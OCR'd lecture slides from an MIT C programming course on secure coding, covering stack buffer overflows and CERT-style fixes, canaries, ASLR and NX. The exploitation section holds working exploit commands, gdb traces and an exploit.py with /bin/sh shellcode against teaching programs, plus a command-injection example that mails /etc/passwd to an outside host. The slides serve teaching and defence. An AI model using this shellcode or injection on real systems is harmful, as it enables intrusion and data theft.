Secure Programming in C

Lef Ioannidis

MIT EECS

Introductions

- **Me**

  Junior at MIT, course 6.2. Interested in Computer Security, Operating Systems, Distributed Computing and System Administration.

- **You**

  Computer programmers with knowledge in C and Systems, can read assembly, interested in writing secure code.

Vulnerability statistics over the years (NIST)




Image is in the public domain. Courtesy of National Institute of Standards and Technology (NIST).

Lecture Roadmap

What we will cover:

- Example attacks and exploits.
- C-specific prevention & mitigation.
- System-wide prevention & mitigation.

Target: GNU/Linux systems.
CC: GCC $>=$ 4.4.

Case study: the notorious buffer overflow

A buffer overflow example.





Image by MIT OpenCourseWare.

Memory Management: Linux



Courtesy of Gustavo Duarte. Used with permission.

---

http://duartes.org/gustavo/blog/

Vulnerable code

```c
#include<string.h>

#define goodPass "GOODPASS"

int main() {
  char passIsGood=0;
  char buf[80];

  printf("Enter password:\n");
  gets(buf);

  if(strcmp(buf,goodPass)==0)
    passIsGood=1;
  if (passIsGood == 1)
    printf("You win!\n");
}
```

Our first exploit

/bin/bash

```
$ python -c " print 'x'*80 + '\x01' " | ./test1
Enter password:
You win!
$
```

Our first exploit

/bin/bash

```
$ python -c " print 'x'*80 + '\x01' " | ./test1
Enter password:
You win!
$
```

Line 10: gets(buf);

“Never use gets().” - GNU Man pages(3), gets()

Secure version of previous code

```c
#include<string.h>
#include<stdio.h>

#define goodPass "GOODPASS"
#define STRSIZE 80

int main() {
  char passIsGood=0;
  char buf[STRSIZE+1];

  printf("Enter password:\n");
  fgets(buf,STRSIZE,stdin);

  if(strncmp(buf,goodPass,STRSIZE)==0)
    passIsGood=1;
  if (passIsGood == 1)
    printf("You win!\n");
}
```

The stack: Linux




Image by MIT OpenCourseWare.

Dowd, McDonald, Schuh-The art of software security assesment,fig: 5.3

Stack frames: C

How functions are pushed in the stack:

```c
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
  function(1,2,3);
}
```


Aleph One - Smashing the stack for fun and profit

Stack frames: x86 assembly

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
        .size   function, .-function
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $12, %esp
        movl    $3, 8(%esp)
        movl    $2, 4(%esp)
        movl    $1, (%esp)
        call    function
        leave
        ret
```

Stack operations to call function

```
subl $12, %esp
movl $3, 8(%esp)
movl $2, 4(%esp)
movl $1, (%esp)
call function
```

$3\times$ sizeof(int) $=$ 12 bytes.

- Note: The arguments are in reverse order because the **Linux stack grows down**.
- **Call** will push the IP in the stack.

Stack operations to call function


```
subl $12, %esp
movl $3, 8(%esp)
movl $2, 4(%esp)
movl $1, (%esp)
call function
```


```
function:
        pushl %ebp
        movl %esp, %ebp
        subl $16, %esp
```

- Pushes the base pointer (EBP) in the stack, now it's a saved frame pointer (SFP).
- Moves the stack pointer (ESP) in EBP, substituting the previous address.
- Subtracts space for the local variables from ESP.

Smashing the stack

Using buffer overflow to overwrite a return address.





Images by MIT OpenCourseWare.

Cool exercise: stack4.c

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```


"http://community.corest.com/~gera/InsecureProgramming/"

Cool exercise: stack4.c

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```

- Still uses gets(), so it is vulnerable to buffer overflow.
- 0x000a0d00 == { NULL, new line, carriage return, NULL }
- Impossible to write 0x000a0d00 to cookie because all these bytes trigger gets() to stop reading characters.
- We need to redirect program flow to printf("You win\n");

Overwriting the EIP

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```

- When a function is called it imediatelly pushes the EIP into the stack (SFP).
- After it is complete a ret instruction pops the stack and moves SFP back to EIP.
- Trick: Overwrite the SFP, while it's in the stack.

Exploiting stack#4.c

/bin/bash

```
$ gdb stack4
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
$
```

EIP is overwritten! 0x61616161 = “aaaa”

Now let's disassemble main()

```
0x08048424 <main+0>:  push   %ebp
0x08048425 <main+1>:  mov    %esp,%ebp
0x08048427 <main+3>:  and    $0xfffffff0,%esp
0x0804842a <main+6>:  sub    $0x70,%esp
0x0804842d <main+9>:  lea    0x6c(%esp),%eax
0x08048431 <main+13>: mov    %eax,0x8(%esp)
0x08048435 <main+17>: lea    0x1c(%esp),%eax
0x08048439 <main+21>: mov    %eax,0x4(%esp)
0x0804843d <main+25>: movl   $0x8048530,(%esp)
0x08048444 <main+32>: call   0x8048350 <printf@plt>
0x08048449 <main+37>: lea    0x1c(%esp),%eax
0x0804844d <main+41>: mov    %eax,(%esp)
0x08048450 <main+44>: call   0x8048330 <gets@plt>
0x08048455 <main+49>: mov    0x6c(%esp),%eax
0x08048459 <main+53>: cmp    $0xa0d00,%eax
0x0804845e <main+58>: jne    0x804846c <main+72>
0x08048460 <main+60>: movl   $0x8048548,(%esp)
0x08048467 <main+67>: call   0x8048360 <puts@plt>
0x0804846c <main+72>: leave
0x0804846d <main+73>: ret
```

Registers

/bin/gdb stack4

```
(gdb) b *0x0804846d
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaaa
Breakpoint 1, 0x0804846d in main () at stack4.c:13
(gdb) info registers
eax            0xb7fc8ff4 -1208184844
ecx            0xbffff58c -1073744500
edx            0xb7fca334 -1208179916
ebx            0xb7fc8ff4 -1208184844
esp            0xbffff5ec 0xbffff5ec
ebp            0xbffff668 0xbffff668
esi            0x0  0
edi            0x0  0
eip            0x804846d 0x804846d <main+73>
```

We have everything we need

buf: bffff58c

esp: 0xbffff5ec 0xbffff5ec

```
0x08048459 <main+53>: cmp     $0xa0d00,%eax
0x0804845e <main+58>: jne     0x804846c <main+72>
0x08048460 <main+60>: movl    $0x8048548,(%esp)
0x08048467 <main+67>: call    0x8048360 <puts@plt>
```

- 0xbffff5ec − 0xbffff58c = 0x00000060 = 96 bytes we need to overflow.
- Jump to: 0x08048460
- Linux → Reverse stack → \x60\x84\x04\x08

Payload: Control Flow Redirection

/bin/bash

```
$ python -c ''print 'a' * 96 + '\x60\x84\x04\x08' '' |
    ./test1
buf: bffff58c cookie: bffff5dc
you win!
Segmentation fault
$
```

Payload: Getting shell

exploit.py

```
#!/usr/bin/env python

shellcode = '\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\
    x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
    x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\
    xff\xff/bin/sh'

print shellcode + '\x90' * 51 + '\x5c\xb3\x04\x08'
```

/bin/bash -> Got shell!

```
$ python exploit.py | ./stack4
buf: bffff58c cookie: bffff5dc
$
```

Other Attacks

- Off-by-one exploits

Common programming mistake when computing array boundaries. In little endian architectures this can result in overwriting the least significant byte.

Apache off-by-one bug 2007, sudo off-by-one bug 2008 etc.

Other Attacks

- Return-to-libc

Similar in principal to a buffer overflow but instead of executing arbitrary shellcode you call functions from libc.so.

Works when a `noexec` stack is enforced.

Other Attacks

- Heap Overflow

Taking advantage of libc bugs to take over dynamicaly allocated memory, or even the memory allocator itself. Many 0-day exploits nowdays are heap overflows.

He who controls the allocator, controls the system! - Anonymous

→ More information

- The Phrack magazine. (http://www.phrack.org)
- The Defcon Conference. (http://www.defcon.org)
- LL CTF, MIT SEC seminars.

Next: C-specific prevention & mitigation

Secure your code: CERT secure coding standards

Logo for CERT Software Engineering Institute, Carnegie Mellon removed due to copyright restrictions.

- Standards for C, C++ and Java (some still under development).
- Managed string library.
- Real world examples of insecure code.

Learning by the coutner-example of others

Bad code examples will help you learn how to write secure code and prevent:

- Security Holes
- Undefined beheaviour
- Obscurity
- Errors

String null termination errors#1

```c
int main(int argc, char *argv[]) {
  char cmdline [4096];
  cmdline[0] = '\0';

  for (int i = 1; i < argc; ++i) {
      strcat(cmdline, argv [i]);
      strcat(cmdline, " ");
  }
  /* ... */
  return 0;
}
```

Compliant code

```c
int main(int argc, char *argv[]) {
  size_t bufsize = 0;
  size_t buflen = 0;
  char* cmdline = NULL;
  for (int i = 1; i < argc; ++i) {
    const size_t len = strlen(argv[i]);
    if (bufsize - buflen <= len) {
      bufsize = (bufsize + len) * 2;
      cmdline = realloc(cmdline, bufsize);
      if (NULL == cmdline)
        return 1;   /* realloc failure */
    }
    memcpy(cmdline + buflen, argv[i], len);
    buflen += len;
    cmdline[buflen++] = ' ';
  }
  cmdline[buflen] = '\0';
  /* ... */
  free(cmdline);
  return 0;
}
```

String null termination errors#2

```c
char buf[BUFSIZ];

if (gets(buf) == NULL) {
  /* Handle Error */
}
```

Compliant code

```c
char buf[BUFFERSIZE];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p)
    *p = '\0';
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n')
          && !feof(stdin)
          && !ferror(stdin)
    );
  }
}
else {
  /* fgets failed, handle error */
}
```

String null termination errors#3

```c
char *string_data;
char a[16];
/* ... */
strncpy(a, string_data, sizeof(a));
```

Compliant solution:

```c
char *string_data = NULL;
char a[16];

/* ... */

if (string_data == NULL) {
  /* Handle null pointer error */
}
else if (strlen(string_data) >= sizeof(a)) {
  /* Handle overlong string error */
}
else {
  strcpy(a, string_data);
}
```

Passing strings to complex subsystems

```c
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```


Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.

Passing strings to complex subsystems

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```

What if:

bogus@addr.com; cat /etc/passwd |mail somebadguy.net

Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.

Compliant solution: Whitelisting

```
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                         "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                         "1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; /* cursor into string */
const char *end = user_data + strlen( user_data);
for (cp += strspn(cp, ok_chars);
     cp != end;
     cp += strspn(cp, ok_chars)) {
  *cp = '_';
}
```

Based on the tcp_wrappers package written by Wietse Venema

Off-by-one errors

Can you find all the off-by-one errors?

```
int main(int argc, char* argv[]) {
  char source[10];
  strcpy(source, "0123456789");
  char *dest = (char *)malloc(strlen(source));
  for (int i=1; i <= 11; i++) {
    dest[i] = source[i];
   }
  dest[i] = '\0';
  printf("dest = %s", dest);
  }
```


Robert Seacord, CERT: Safer strings in C

Integer overflow errors#1: Addition

```c
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

usum = ui1 + ui2;
```

Compliant code

```c
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

if (UINT_MAX - ui1 < ui2) {
  /* handle error condition */
}
else {
  usum = ui1 + ui2;
}
```

Integer overfloat errors#2: Subtraction

```c
signed int si1, si2, result;

/* Initialize si1 and si2 */

result = si1 - si2;
```

Compliant code

```
signed int si1, si2, result;

/* Initialize si1 and si2 */

if ((si2 > 0 && si1 < INT_MIN + si2) ||
    (si2 < 0 && si1 > INT_MAX + si2)) {
  /* handle error condition */
}
else {
  result = si1 - si2;
}
```

Integer overfloat errors#3: Multiplication

```
signed int si1, si2, result;

/* ... */

result = si1 * si2;
```

Compliant code

```
signed int si1, si2, result;

/* Initialize si1 and si2 */
static_assert(
  sizeof(long long) >= 2 * sizeof(int),
  "Unable to detect overflow after multiplication"
);
signed long long tmp = (signed long long)si1 *
                       (signed long long)si2;
/*
 * If the product cannot be represented as a 32-bit integer,
 * handle as an error condition.
 */
if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
  /* handle error condition */
}
else {
  result = (int)tmp;
}
```

GCC Preprocessor: Inlines VS macros

- Non-compliant code

```
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

GCC Preprocessor: Inlines VS macros

- Non-compliant code

```c
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

Expands to:

```c
int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

GCC Preprocessor: Inlines VS macros

- Non-compliant code

```c
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

Expands to:

```c
int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

- Compliant code

```c
inline int cube(int i) {
  return i * i * i;
}
int i = 2;
int a = 81 / cube(++i);
```

Pointer arithmetic: Never for different arrays

```
int nums[SIZE];
char *strings[SIZE];
int *next_num_ptr = nums;
int free_bytes;

/* increment next_num_ptr as array fills */

free_bytes = strings - (char **)next_num_ptr;
```

Compliant solution

```
int nums[SIZE];
char *strings[SIZE];
int *next_num_ptr = nums;
int free_bytes;

/* increment next_num_ptr as array fills */

free_bytes = (&(nums[SIZE]) - next_num_ptr) * sizeof(int);
```

GCC Preprocessor: inlines VS macros

- Non-compliant code

```c
#define F(x) (++operations, ++calls_to_F, 2*x)
#define G(x) (++operations, ++calls_to_G, x + 1)

y = F(x) + G(x);
```

- The variable operations is both read and modified twice in the same expression, so it can receive the wrong value.

Compliant code

```
inline int f(int x) {
   ++operations;
   ++calls_to_f;
    return 2*x;
}
inline int g(int x) {
   ++operations;
   ++calls_to_g;
    return x + 1;
}

y = f(x) + g(x);
```

Advanced techniques for securing your code

- Using secure libraries: Managed string library, Microsoft secure string library, safeStr.
- They provide alternatives to insecure standard C functions. (ie: safeStr)

safestr_append()	strcat()
safestr_nappend()	strncat()
safestr_compare()	strcpy()
safestr_find()	strncpy()
safestr_copy()	strcmp()
safestr_length()	strlen()
safestr_sprintf()	sprintf()
safestr_vsprintf()	vsprintf()

→ Advanced techniques for securing your code

- Canaries
  - Terminator: NULL, CR, LF, -1. Weak because the canary is known.
  - Random: Generating random bytes in the end of buffer during runtime.
  - Random XOR: Random canaries XOR scrambled with all or parts of the control data.

Protecting your System

- W^X protection, the data section on the stack is flagged as not executable and the program memory as not writable.
- ASLR: Address space layout randomization. Randomly allocate shared libraries, stack and heap.
- Setting the NX bit: CPU support for flagging executable and non-executable data. Reduces overhead for W^X.
- iOS5: CSE: Code Signing Enforcement. Signing each executable memory page and checking the CS_VALID flag. Prevents changes in executable code during runtime.

Examples

- PaX on Linux
- OpenBSD kernel
- Hardened Gentoo
- grsecurity
- Microsoft Windows Server 2008 R2

That's all!

Thank you. Questions?

6.S096 Effective Programming in C and C++
IAP 2014